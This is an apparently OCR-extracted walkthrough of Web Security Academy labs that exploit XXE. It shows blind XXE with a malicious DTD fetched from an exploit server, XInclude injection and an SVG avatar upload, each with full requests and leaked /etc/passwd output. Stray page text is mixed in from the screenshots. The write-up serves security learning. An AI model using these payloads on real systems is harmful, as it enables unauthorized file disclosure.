
Head:

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
```

Body:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%fil
%eval;
%exfil;
```

- Click "View exploit" and take a note of the URL for your malicious DTD.


Burp Suite Community Edition v2023.12.1.5 - Tem
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer
Send
Cancel
Target: https://
Request
Response
Pretty Raw Hex Render
0 highlights
Done
Event log All issues
Exploiting blind XXE to retrieve
exploit-0a9200b503bc41d48291

https://exploit-0a9200b503bc41d4829155f701090003.exploit-server.net/exploit.dtd

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```


Request

```
POST /product/stock HTTP/2
Host:
0a7600ce03154197825a564400d100c9.web-security-acad
emy.net
Cookie: session=A0ByY8Ce53JgqcNrxHnvhQiQG0yGfDBh
Content-Length: 107
Sec-Ch-Ua: "Chromium";v="121", "Not
A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin:
https://0a7600ce03154197825a564400d100c9.web-secur
ity-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a7600ce03154197825a564400d100c9.web-secur
ity-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM ""> %xxe;]>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

```
HTTP/2 200 OK
Content-Type: text/plain; cha
X-Frame-Options: SAMEORIGIN
Content-Length: 3

225
```

- You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history
Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
HTTP/2
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 20
Notes
0 highlights
Event log All issues
Memory: 138.9MB
ploiting blind XXE to retrieve
Check stock

Request to https://0a7600ce03154197825a564400d100c9.web-security-academy.net:443 [34.246.129.62]

```
POST /product/stock HTTP/2
Host: 0a7600ce03154197825a564400d100c9.web-security-academy.net
Cookie: session=A0ByY8Ce53JgqcNrxHnvhQiQG0yGfDBh
Content-Length: 107
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a7600ce03154197825a564400d100c9.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a7600ce03154197825a564400d100c9.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

https://0a7600ce03154197825a564400d100c9.web-securit

ription:
team Train Direct From The North Pole

an deliver you the perfect Christmas gift of all. Imagine waking u
ce you were a child.

snow will be loaded on to our exclusive snow train and transport
e steps, your snow will be ready to scatter in the areas of your c

e sure you have an extra large freezer before delivery.

ant the liquid into small plastic tubs (there is some loss of molec

w 3 days for it to refreeze.*Chip away at each block until the ice

tter snow.

It really is that easy. You will be the envy of all your neighbors ur
unt on future purchases for every referral we receive from you.


isn't just for Christmas either, we deliver all year round, that's 3
existing snow melts, and allow 3 days to prepare the new batch

don

- Insert the following external entity definition in between the XML declaration and the stockCheck element:

<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>

You should see an error message containing the contents of the /etc/passwd file.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: https://0a7600ce03154197825a564400d100c9.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 20
Response headers 3
0 highlights
Done
2,539 bytes | 1,225 millis
Event log All issues
Memory: 138.6MB
b-security-academy.net/produc...
o retrieve data via
LAB Solved
Share your skills!
Continue learning
Home | Submit feedback

Request:


```
0a7600ce03154197825a564400d100c9.web-security-academy.net
Cookie: session=A0ByY8Ce53JgqcNrxHnvhQ1QG0yGfDBh
Content-Length: 238
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a7600ce03154197825a564400d100c9.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a7600ce03154197825a564400d100c9.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://exploit-0a9200b503bc41d4829155f701090003.exploit-server.net/exploit.dtd"> %xxe;]>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response:

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2415

"XML parser exited with error: java.io.FileNotFoundException: /invalid/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/
```

Lab 07

- Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Request
Pretty Raw Hex
Response
Search
0 highlights
Inspector
Request attributes 2
Request body parameters 2
Request cookies 1
Request headers 20
Response headers 3
Inspector
Notes
Exploiting XInclude to retrieve fi
https://0ad200210481f4e982ef9243005000...
Ente

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
5	https://0ad200210481f4e9...	GET	/resources/images/shop.svg			200	7258	XML	svg	
17	https://0ad200210481f4e9...	GET	/resources/labheader/images/lo...			200	8852	XML	svg	
18	https://0ad200210481f4e9...	GET	/resources/labheader/images/ps...			200	942	XML	svg	
19	https://0ad200210481f4e9...	GET	/academyLabHeader			101	147			
30	https://0ad200210481f4e9...	GET	/product?productId=2	✓		200	4567	HTML		Exploiting XInclude
35	https://0ad200210481f4e9...	GET	/product?productId=2	✓		200	4567	HTML		Exploiting XInclude
36	https://0ad200210481f4e9...	GET	/resources/js/stockCheckPayloa...			200	291	script	js	
37	https://0ad200210481f4e9...	GET	/resources/js/stockCheck.js			200	981	script	js	
38	https://0ad200210481f4e9...	GET	/academyLabHeader			101	147			
40	https://0ad200210481f4e9...	POST	/product/stock	✓		200	109	text		
41	https://0ad200210481f4e9...	GET	/product?productId=2	✓						

```
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin:
https://0ad200210481f4e982ef9243005000048.web-security-acade
my.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ad200210481f4e982ef9243005000048.web-security-acade
my.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

productId=2&storeId=1
```

Description:

Made from soft, nylon material and stuffed with cotton, this giant enter key is the ideal office addition. Simply plug it in via a USB port and use it as you're normal enter button! The only difference being is you can smash the living heck out of it whenever you're annoyed. This not only saves your existing keyboard from yet another hammering, but also ensures you won't get billed by your boss for damage to company property.


This is also an ideal gift for that angry co-worker or stressed out secretary that you just fear to walk past. So, whether it's for you or a gift for an agitated friend, this sheer surface size of this button promises you'll never miss when you go to let that anger out.

London Check stock

236 units

- Set the value of the productId parameter to:

<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: https://0a21002104234b4881f4391e00f700e4.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 20
Response headers 3
Search
0 highlights
Done
2,462 bytes | 423 millis
Event log All issues
Memory: 129.7MB

```
POST /product/stock HTTP/2
Host: 0a21002104234b4881f4391e00f700e4.web-security-academy.net
Cookie: session=x129AbD7951QQAmVPclYSbBhMbRDxFN2
Content-Length: 126
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a21002104234b4881f4391e00f700e4.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a21002104234b4881f4391e00f700e4.web-security-academy.net/product?productId
=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
href="file:///etc/passwd"/></foo>&storeId=1
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2338

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,
,
,
:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemdTimeSynchronization,
,
,
:/run/systemd:/usr/sbin/nologin
```

Web Security Academy

Exploiting XInclude to retrieve files

Back to lab description »


LAB Solved

Congratulations, you solved the lab!

Lab 08

- Create a local SVG image with the following content:

<?xml version="1.0" standalone="yes"?><!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/hostname" >]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>




```
Priority: u=0, i

------WebKitFormBoundaryGrqtpwhU7fQG5JXU
Content-Disposition: form-data; name="csrf"

NI7JoDVOpVOkrDvHoLQCEHQY6PcJz0fw
------WebKitFormBoundaryGrqtpwhU7fQG5JXU
Content-Disposition: form-data; name="postId"

4
------WebKitFormBoundaryGrqtpwhU7fQG5JXU
Content-Disposition: form-data; name="comment"

test
------WebKitFormBoundaryGrqtpwhU7fQG5JXU
Content-Disposition: form-data; name="name"

deshan
------WebKitFormBoundaryGrqtpwhU7fQG5JXU
Content-Disposition: form-data; name="avatar"; filename="SVG_Logo.svg"
Content-Type: image/svg+xml

<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
   <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
------WebKitFormBoundaryGrqtpwhU7fQG5JXU
Content-Disposition: form-data; name="email"

deshan@gmail.com
------WebKitFormBoundaryGrqtpwhU7fQG5JXU
Content-Disposition: form-data; name="website"

http://hacker.com
------WebKitFormBoundaryGrqtpwhU7fQG5JXU--
```


```
HTTP/2 302 Found
Location: /post/comment/confirmation?postId=4
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Selection 3 (0x3)
Selected text
xxe
Decoded from: Select
Cancel
Apply changes
Request attributes 2
Request query parameters 0
Request body parameters 7
Request cookies 1
Request headers 23
Response headers 3

115 bytes | 1,031 millis
Memory: 129.9MB

- Post a comment on a blog post and upload this image as an avatar.




Exploiting XXE via image file upl
https://0a8200ea031ab5968233104b00c30040.web-security-academy.net/post?p...

Yet, even worse than money, comes the people that will ask for favour after favour but when the shoe is on the other foot, they're nowhere to be seen. Now, obviously you may not be available/able to do every favour someone asks of you, but these particular people are experts. Make no mistake, some people have zero shame and they wear it like a badge of honour. Asking for favours left, right and centre over and over, then heading for the hills when someone comes along to ask them for a cup of sugar.

Again, it's a minefield and it comes down to you and your ability to judge character. But, you definitely don't need spongers, money grabbers or people you only see after a break up asking you for favours!

Comments

Mary Christmas | 07 February 2024

Painting with numbers is a great hobby, try that.

deshan | 22 February 2024

test

deshan | 22 February 2024

